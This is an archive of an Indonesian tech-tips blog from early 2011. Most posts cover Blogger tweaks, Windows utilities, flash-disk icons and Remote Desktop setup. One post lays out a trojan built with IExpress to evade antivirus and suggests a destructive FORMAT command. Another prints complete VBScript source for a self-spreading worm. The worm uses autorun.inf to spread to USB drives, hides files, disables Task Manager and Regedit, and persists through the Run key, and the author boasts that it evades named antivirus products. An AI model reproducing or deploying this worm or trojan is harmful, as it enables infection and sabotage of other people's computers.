14 Februari 2011

Cara Pasang Script Alert di Blog 2

Sering kita temukan blog yang menggunakan script alert pada blog mereka, dimana script ini berfungsi untuk menampilkan pesan singkat sebelum masuk halaman blog. Contoh bisa sobat lihat gambar disamping, saya pernah menggunakan script alert ini untuk memberikan pesan kepada pengunjung sebelum pengunjung masuk ke halaman utama blog saya.

Saya sendiri sih kurang suka dengan pesan singkat ini, makanya saya hapus soalnya bisa membuat pengunjung jenuh, apalagi jika terlalu banyak pesan pada blog. Tapi jika sobat tertarik dan ingin menampilkan script alert atau pesang singkat ini, silahkan ikuti langkahnya berikut ini.

Yang perlu sobat tambahkan adalah kode berikut ini :


  1. Login ke Blogger dengan ID sobat.
  2. Klik Tata Letak.
  3. Pilih Edit HTML.
  4. Kemudian cari kode
  5. lalu copy paste kode berikut tepat diatas kode


  6. Ganti tulisan yang berwarna biru dengan tulisan yang ingin sobat tampilkan.
  7. Lalu Save Template.

Silahkan lihat hasilnya, sipp kalau suka berarti saya tidak salah menulis postingan in

13 Februari 2011

Aplikasi rahasia yang disembunyikan dalam Windows XP

Untuk menjalankan Aplikasi-aplikasi di bawah ini :
Buka command prompt dan Ketikkan nama programnya (contoh :cleanmgr.exe) atau klik Start -> Run dan Ketikkan nama programnya (contoh :cleanmgr.exe).
1. Disk Cleanup = cleanmgr.exe
Digunakan untuk cleanup disk
2. Character Map = charmap.exe
Digunakan untuk mencari karakter yang tidak umum
3. Dr Watson = drwtsn32.exe
Digunakan untuk troubleshooting di PC.
4. DirectX diagnosis = dxdiag.exe
Digunakan untuk diagnosis audio video card anda
5. Private character editor = eudcedit.exe
Digunakan untuk membuat karakter baru di windows anda
6. IExpress Wizard = iexpress.exe
Digunakan untuk membuat self-extracting / self-installing package. seperti file Zip
7. Microsoft Synchronization Manager = mobsync.exe
Digunakan untuk membuat sincronisasi.
8. Clipboard Viewer = clipbrd.exe
Digunakan untuk melihat konten dari Windows clipboard
9. Windows Media Player 5.1 = mplay32.exe
Digunakan untuk membuka Windows Media Player versi 5.1
10. ODBC Data Source Administrator = odbcad32.exe
Digunakan untuk keperluan database
11. Object Packager = packager.exe
Digunakan untuk memasukkan objek kedalam file.
12. System Configuration Editor = sysedit.exe
Digunakan untuk mengubah system.ini dan win.ini
13. Syskey = syskey.exe
Digunakan untuk konfigurasi account di windows.
14. Microsoft Telnet Client = telnet.exe
Digunakan untuk melakukan koneksi internet sebelum ada browser.
15. Driver Verifier Manager = verifier.exe
Digunakan untuk monitoring driver di windows anda
16. Windows for Workgroups Chat = winchat.exe
Digunakan untuk chat sec
17. System configuration = msconfig.exe
Digunakan untuk mengontrol program startup
18. System Monitor = perfmon.exe
Digunakan untuk memonitor PC anda.
19. Program Manager = progman.exe
Merupakan warisan dari Windows 3.x desktop shell
20. gpedit.msc
Digunakan untuk mengatur group policy dan otorisasi, apabila Anda menggunakan Active Directory.
21. Remote Access phone book = rasphone.exe
Merupakan aplikasi seperti buku telepon
22. Registry Editor = regedt32.exe [juga regedit.exe]
Digunakan untuk tweaking dan editing registry windows
23. Network shared folder wizard = shrpubw.exe
Digunakan untuk membuat shared folder dalam jaringan
24. File siganture verification tool = sigverif.exe
Digunakan untuk verifikasi signature
25. Volume Control = sndvol32.exe
Digunakan untuk menampilkan sound control di System Tray

Cara Mudah Mengganti iCon Flash Disk

FlashDisk /UFD saat ini merupakan benda personal yang dimiliki banyak orang khususnya kaum mobile.biasanya mereka menggunakannya untuk menyimpan data pekerjaan, file penting atau lainnya.oleh sebab itu flash disk sangat pentiing keberadaannya. Karena flash disk sering digunakan, boleh lah kita memberi polesan agar tidak terlihat membosankan.


kali ini kita akan mengganti icon pada flash disk. coba anda hubungkan flash disk anda ke konektor usb,setelah autorun, di explorer akan muncul icon removable disk standar yang diberikan windows (kelihatannya terlalu standar).

kita bisa merubah nya loh dari icon standar menjadi icon lain atau dengan foto kita, pertama-tama yang perlu disiapkan adalah 1 buah icon (gambar yang berekstensi *.ico) jika anda tidak mempunyai file icon anda bisa membuatnya menggunakan program gratisan "icoFX"

1.Jalankan Note Pad

2.ketikkan skrip di bawah ini
[autorun]
icon=nama file icon ,0

contoh:


3.simpan kedalam flash disk,tapi jangan didalam folder, dan simpan dengan nama autorun.inf
4.eject flash disk anda,cabut dari konektor dan sambungkan kembali ke konektor usb
Apa hasilnya? coba buka My Komputer, Icon yang telah anda siapkan menjadi icon flash disk pada urutan removable disk.


Sebenernya mengganti Icon flash disk itu ada gunanya loh,apa ya kira-kira?:
1.pembuatan icon ini dimaksudkan untuk memberi identitas siapa pemilik flash disk tersebut (karena menggunakan icon foto si pemilik UFD)
2.untuk memberitahu apakah flash disk anda terkena virus (autorun),
3.kenapa harus disimpan didalam flashdisk,kenapa bukan didalam folder? ,karena biasa nya virus autorun membuat file autorun untuk menjalankan virus, jika icon anda tidak muncul di explorer kemungkinan besar flash disk anda terkena virus autorun.karena file autorun.inf yang sudah kita buat sudah di-rewrite oleh virus dengan nama yang sama tapi diganti dengan skrip yang berbeda,biasanya skrip ini mengarah pada induk virus.Dan jika kita klik pada my komputer virus itu akan berjalan dan melakukan tugasnya.

10 Februari 2011

Membuat Trojan Sederhana pada Windows 7(PART 1)

image953
Dari tulisan sebelumnya, kita sudah membuat sebuah file dengan nama GAME BARU.EXE dengan menggunakan tool IEXPRESS. File GAME BARU.EXE tersebut adalah sebuah file self-extracting archive yang berisikan dua buah file lain yaitu fileTROJAN.BAT dan file SOLITAIRE.EXE. File SOLITAIRE.EXE jelas merupakan file game biasa dan file TROJAN.BAT hanyalah sebuah file batch biasa yang sama sekali tidak mengandung kode ataupun script yang berbahaya hingga antivirus pun akan melewatkannya dan tidak memberikan notifikasi apapun..!!
Sekarang jika kita jalankan file GAME BARU.EXE tersebut maka kedua file didalamnya akan di-extract secara otomatis ke temporary folder dan akan dijalankan sesuai seting yang telah kita atur sebelumnya. File TROJAN.BAT akan dijalankan pertama kali diikuti dengan file SOLITAIRE.EXE. Hasilnya yang akan tampil di layar komputer kita tentu saja game SOLITAIRE yang bisa dimainkan seperti biasa.
image2
Dan tanpa kita sadari, sebuah file lain yaitu file TROJAN.BAT sebetulnya telah dijalankan sebelumnya. Silakan cek hasilnya ke drive C, sebuah folder baru dengan nama HACKED telah ditambahkan secara otomatis saat kita memainkan Solitaire tersebut.. :)
image5

Berikut ini ScreenCast untuk membantu menjelaskan rangkaian tulisan ini
(Please visit the site to view this media)
Contoh ini jelas bukan merupakan hal yang berbahaya, namun cobalah bayangkan jika saja isi file TROJAN.BAT tersebut kita ganti dengan perintah yang berhubungan dengan sistem komputer kita, misalnya saja kita masukan perintah FORMAT D: .. apa kira-kira yang akan terjadi..?!
Lantas bagaimana pencegahannya? Jelas ada beragam cara juga, beberapa diantaranya adalah:
·         Membatasi hak akses pengguna dan akses terhadap object. Windows menyediakan banyak fasilitas untuk itu, baik dengan pengaturan NTFS Security, Group Policy, EFS, termasuk BitLocker hingga AppLocker.
·         Untuk Windows Vista dan Windows 7, Microsoft juga sudah menyediakan sebuah fitur yang sangat berguna yaitu User Account Control, dimana pengguna akan selalu diawasi dan diberikan peringatan jika melakukan pekerjaan yang menyentuh sistem komputer, seperti misalnya membuka Control Panel, menjalankan file executable, merubah registry dan lain sebagainya.
·         Periksa selalu Integritas File misalnya dengan menggunakan MD5 Hash, terutama saat kita mendownload dari Internet. File yang telah dimodifikasi jelas akan berubah juga integritasnya hingga akan menghasilkan nilai MD5 yang berbeda dari file aslinya.
Dan masih banyak lagi cara-cara lainnya. Yang jelas, rangkaian tulisan ini bukan untuk mengajarkan kepada hal-hal yang tidak baik, namun agar kita senantiasa selalu waspada terhadap beragam ancaman yang mungkin timbul terhadap sistem komputer kita. Tidak selamanya menggunakan AntiVirus itu aman dan tidak selamanya juga menggunakan sistem operasi yang paling baru juga aman karena toh dengan hal-hal yang sederhana pun ternyata AntiVirus masih dapat dikelabui :)
Demikian dan mudah-mudahan rangkaian tulisan ini ada gunanya dan ada manfaatnya :)
Keterangan:
·         Demo ini dijalankan pada sistem operasi Windows 7 (32-bit) Professional Edition.

5 Februari 2011

Cara Menghilangkan Navbar pada Blogger/Blogspot

Pada suatu blogger/blogspot pada bagian atas dari blog anda ada beruba toolbar yang biasa disebut navbar.Navbar secara otomatis dimunculkan pada sebuah blog blogger/blogspot yang baru dibuat dan mempunyai warna defaultnya adalah warna biru tua.

Klik gambar untuk memperbesar
Beberapa pemilik blog merasa terganggu dengan kemunculan navbar ini.Lantas bagaimana cara menyembunyikan navbar ini? Ada beberapa cara :
Sebelumnya anda login dulu pada Blogger, lalu klik TEMPLATE.

Cara pertama.
Diantara kode , letakkan kode dan

<body>

Cara kedua.

Diantara kode letakkan kode


Cara ketiga
Copy dan paste kode dibawah ini dan letakkan diantara pada .

#b-navbar {
height:0px;
visibility:hidden;
display:none
}
seperti contoh


Cara keempat.
Copy dan paste kode dibawah ini dan letakkan diantara dan


Sebagai navigasi, anda bisa pasang button untuk menampilkan atau menyembunyikan navbar pada blog anda.Copy dan paste kode dibawah ini dan letakkan dibagian lain dari halaman blog anda.Bisa di side bar atau dimana saja sesuai dengan keinginan anda.


Show/Hide Navigation


Pada Marchsya Blog ini, untuk menyembunyikan navbar, saya memilih cara pertama.Selamat mencoba.

4 Februari 2011

Membuat Virus Sederhana – Notepad

Iseng-iseng mencolok Flash Disc saudara saya tiba-tiba saya nemu sebuah malcode lokal yang dibuat dengan bahasa VBS. Wah, ternyata para virus maker mulai melirik memakai bahasa VBS. Mungkin karena menyangkut HAKI (Hak Atas Kekayaan Intelektual) karena VB6.0 yang banyak beredar adalah bajakan. Jadi ia membuat virus dengan VBS yang bisa dibuat hanya dengan Notepad karena di Windows sudah ada compiler yang terintegrasi dengannya, Windows Based Script Host.
Sesua janji saya, kita akan membuat virus yang sederhana menggunakan Notepad. Virus ini akan membuat dirinya menyebar ke removable disc dengan AutoRun sehingga komputer lain yang tercolok flash disc terinfeksi akan langsung menjadi korban tanpa menungu User menjalankan infector-nya. Virus ini saya beri nama “Kalong.VBS”. Sekarang buka Notepad-nya. Copy kode berikut :

‘//–Awal dari kode, set agar ketika terjadi Error dibiarkan dan kemudian lanjutkan kegiatan virus–//
on error resume next

‘//–Dim kata-kata berikut ini–//
dim rekur,windowpath,flashdrive,fs,mf,isi,tf,kalong,nt,check,sd

‘//–Set sebuah teks yang nantinya akan dibuat untuk Autorun Setup Information–//
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe k4l0n6.dll.vbs”
set fs = createobject(”Scripting.FileSystemObject”)
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do

‘//–Copy diri untuk menjadi file induk di Windows Path (example: C:\Windows)
Set windowpath = fs.getspecialfolder(0)
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 32
set tf=fs.createtextfile(windowpath & “\batch- k4l0n6.dll.vbs”,2,true)
tf.write rekursif
tf.close
set tf = fs.getfile(windowpath & “\batch- k4l0n6.dll.vbs “)
tf.attributes = 39
‘//–Buat Atorun.inf untuk menjalankan virus otomatis setiap flash disc tercolok–//
‘Menyebar ke setiap drive yang bertype 1 dan 2(removable) termasuk disket

for each flashdrive in fs.drives
‘//–Cek Drive–//
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> “A:” then

‘//–Buat Infector jika ternyata Drivetypr 1 atau 2. Atau A:\–//
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &”\k4l0n6.dll.vbs “,2,true)
tf.write rekursif
tf.close
set tf=fs.getfile(flashdrive.path &”\k4l0n6.dll.vbs “)
tf.attributes = 39

‘//–Buat Atorun.inf yang teks-nya tadi sudah disiapkan (Auto Setup Information)–//
set tf =fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = fs.getfile(flashdrive.path &”\autorun.inf”)
tf.attributes=39
end if
next

‘//–Manipulasi Registry–//
set kalong = createobject(”WScript.Shell”)
‘//–Manip – Ubah Title Internet Explorer menjadi THE KALONG v.s. ZAY–//
kalong.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,” THE KALONG v.s. ZAY “

‘//–Manip – Set agar file hidden tidak ditampilkan di Explorer–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”, “0″, “REG_DWORD”

‘//–Manip – Hilangkan menu Find, Folder Options, Run, dan memblokir Regedit dan Task Manager–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFolderOptions”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools”, “1″, “REG_DWORD”
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr”, “1″, “REG_DWORD”

‘//–Manip – Disable klik kanan–//
kalong.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoViewContextMenu”, “1″, “REG_DWORD”

‘//–Manip – Munculkan Pesan Setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption”, “Worm Kalong. Variant from Rangga-Zay, don’t panic all data are safe.”

‘//–Manip – Aktif setiap Windows Startup–//
kalong.regwrite “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Systemdir”, windowpath & “\batch- k4l0n6.dll.vbs “

‘//–Manip – Ubah RegisteredOwner dan Organization–//
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOrganization”, “The Batrix”
kalong.regwrite “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegisteredOwner”,”Kalong”

‘//–Nah kalau kode dibawah ini saya nggak tau, tolong Mas Aat_S untuk menjelaskan–//
if check <> 1 then
Wscript.sleep 200000
end if
loop while check <> 1
set sd = createobject(”Wscript.shell”)
sd.run windowpath & “\explorer.exe /e,/select, ” & Wscript.ScriptFullname
‘Akhir dari Kode

===========================================================
Save code di Notepad dengan cara FILE > SAVE. Lalu di save as type pilih “All Files (*.*). Simpan dengan nama : k4l0n6.dll.vbs. Sebenarnya gak usah pake *.dll juga gak apa-apa tapi usaha agar tidak mencurigakan aja.

He..he…Virus Worm ini memang bukan murni dari pemikiran saya sendiri karena meniru kode-nya virus Rangga-Zay. Tapi yang ini lebih bagus karena tidak terdeteksi pakai PCMAV RC15, CLAMAV, dan AVAST. Itung-itung ini buat Anda tahu kalau membuat virus/worm tidak perlu membeli software bajakan. Pakai Notepad (dari Windows Original) juga bisa.

Software Untuk Memperbaiki Flash Disk Rusak (Tak Bisa Diformat)

Adakala sebuah flash disk akan mengalami masalah, baik itu akibat efek dari sebuah virus atau cara pemakaiannya yang tidak tepat. Mungkin anda sudah mencoba berbagai cara untuk memperbakinya, dan
Bila ternyata tidak berhasil anda dapat menggunakan tools khusus untuk memperbaiki atau merepair media storage anda. Ada banyak tools yang tersedia di internet untuk merepair flash disk. Yang sudah pernah saya gunakan adalah :
Repair 2.9.1.1
Software ringan (hanya 492 KB) ini akan berjalan dan langsung mendeteksi flash disk anda, kemudian otomatis memperbaiki kerusakannya. Kelebihan tools ini adalah ringan, penggunaannya mudah dan proses repairnya cepat.
Tools ini juga ringan (496 KB) penggunaanya mudah namun prosesnya sedikit lebih lambat. Kelebihan tools ini setelah proses repair anda dapat melakukan format ulang pada media storage anda.


Download:
                Repair 2.9.1.1
                Hard Disk Low Level Format Tool 2.36

30 Januari 2011

Mengendalikan Komputer Lain dengan Remote Desktop

Kalau komputer sahabat sudah terhubung dengan jaringan, baik secara wireless atau menggunakan kabel ( lihat artikel terdahulu  Membuat jaringan Komputer Sederhana, Membuat Koneksi Wireless Antar Laptop ), selain sharing data, printer, koneksi internet, kita juga dapat melakukan Remote Desktop.
Dengan Remote desktop kita bisa melihat tampilan layar komputer  lain (yang diremote) sama seperti di komputer aslinya, dan kita dapat melakukan  perintah sesuai dengan yang kita inginkan.
Misal komputer A dan komputer B. Kita ingin agar komputer A bisa dilakukan remote desktop oleh useruser di  komputer B). dari komputer B. ( komputer A dikendalikan oleh
Cara settingnya sebagai berikut :
Karena tujuannya untuk meremote komputer A, jadi Kita hanya perlu setting di komputer A.
1 •  Tentukan nama user ( harus berpassword), kalau belum silakan create/edit dulu ( control panel --> user account), yang akan digunakan untuk remote desktop user

2 •  klik kanan pada my computer --> Properties - pilih tab Remote


3 •  Beri contreng pada Allow user to connect remotely to this computer
4 •  Klik Select Remote User --> klik add --> ketik nama user( sesuai step-1) --> klik check name--> klik OK--> OK


Di komputer yang akan dipakai untuk meremote (Komputer B, C, dst) kita tinggal menjalankan Aplikasi Remote Desktop Connection ( Start --> All Programs --> Accessories --> Communications --> Remote Desktop Connection)


 •  Masukkan Alamat IP komputer atau nama komputer yang akan diremote --> klik Conect (tunggu beberapa saat)

 •  Masukkan user name ( remote user )dan password ( username sesuai step-4 ).

Kini kita sudah bisa melihat, mengendalikan/ mengontrol komputer A dari komputer B.


Semoga bermanfaat . 

24 Januari 2011

Cara mengganti tampilan mouse/pointer pada halaman Blog

hmmm.... kalo mau nge-baut blog jadi lebih cantik lagi, kayaknya kamu harus mengganti tampilan mouse atau pointer kamu deh......
ada dua cara untuk mengganti tampilan mouse/pointer pada halaman Blog anda :

cara pertama:

1. Masuk account Blogger.
2. Dashboard/dasbor
3. Layout/tataletak trus pilih EDIT HTML

penting, jangan lupa mencentang "Expand template widget"
ma Download template Lengkap, buat Backup-nya.

4. Trus cari kode berikut body {

Kalau sudah ketemu, kalian Copy kode dibawah ini :

cursor: url("http://i23.photobucket.com/albums/b377/xXPaRaDiSeBaBiXx/Cursors/peace.gif"), default;

5. Paste kan persis dibawah kode : body { tadi

Url yang tersedia tu Url untuk cursor pada halaman blog ini, kalo mw yang beda bisa di cari di photobucket.com pakai kata kunci cursor

6. selesai
7. ikuti uchiha clan family

cara kedua

cara pertama:

1. Masuk account Blogger.
2. Dashboard/dasbor
3. Pilih tambah gadget tambahkan HTML java script
4. pastekan kode berikut

5. selezai

23 Januari 2011

membuat jalan pintas untuk aplikasi faforit anda

Tau gak kalau jalan pintas yang saya mksd ini sperti apa???
nah,,jadi tinggal kita klik kanan di file mana aja,,maka Shorcut Aplikasi itu langsung muncul,,jdi gk pake repot!!
Ni contoh punya saya,,
aplikasi favorit saya yg saya jadikan jalan pintas adalah FSCapture

Caranya Gimana Ya???

• Copy Paste Script Dibawah Ini Kedalam Notepad


Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\*\Shell]

[HKEY_CLASSES_ROOT\*\Shell\tergelincir.co.cc]
@="FSCapture_BY: M.Chandra"

[HKEY_CLASSES_ROOT\*\Shell\tergelincir.co.cc\Command]
@="D:\\FSCapture.exe"


Penjelasan Berdasarkan Warna:

Merah
→ Isi Teks Terserah Anda,,Ingat Harus Sama Teks Yang Berwarna Merah Tsb
Biru → Isi Nama Aplikasi Yang nnti nya akan Tampil Pada Saat Klik Kanan (contoh pd gmbar diatas)
Hijau → Nah,Ini Lokasi Si Aplikasi Tersebut..
              Karena saya menaruh program tsb di drive D: ,, maka D:\\FSCapture.exe
              Jika kita miskan akan membuat jalan pintas utk Aplikasi mozilla,maka jadi seperti ini:
              → C:\\Program Files\\Mozilla Firefox\\firefox.exe
              Sesuaikan aja ya....

• OK,,Setelah Selesai Melakukan Scripting Diatas,,Simpan Filenya Dengan :

  → Nama File : "apasaja.reg" (tanpa tanda petik)
  → Type File'a: All Files


• Sekarang Buka Filenya Yang Udah Disimpan Tadi

  Pasti Banyak Peringatan Ini Itu,, Tekan Aja YES → OK → YES → OK atau semacamnyalah


• Udah Selesai Nih Bro...Sekarang Coba Klik Kanan Di File Manapun,,Muncul Gak??
  Insya Allah Muncul Ya...

♥Kalau Blm Muncul Juga,,Nih Saya Kasih Solusinya♥


• Buka TASK MANAGER

• Klik Tab " Processes"
• Cari "explorer.exe" → Klik "End Process" → Klik lagi "End Process"


Sekarang Tampilannya Pasti Agak Aneh Kan ??

jangan Takut,,Itu Hanya Sebentar saja
Sekarang kita akan membuat tampilannya ke seperti Semua

• Buka Lagi TASK Manager

• Klik "File" → "New Task (Run...)"

• Pada BOX Tulis → explorer.exe

Sekarang Udah Seperti Semula Lagi Kan ?? Alhamdulillah

Sekarang Coba Di Cek Lagi,,Pasti Udah Muncul

Kalau Memang blm muncul,,bearti ada kesalahan pada Saat Pertama,Coba di cek lagi ya..
Bye.....
cursor: url("http://i137.photobucket.com/albums/q210/kyawsawdin/FireRed.gif"), default;

ShoutMix chat widget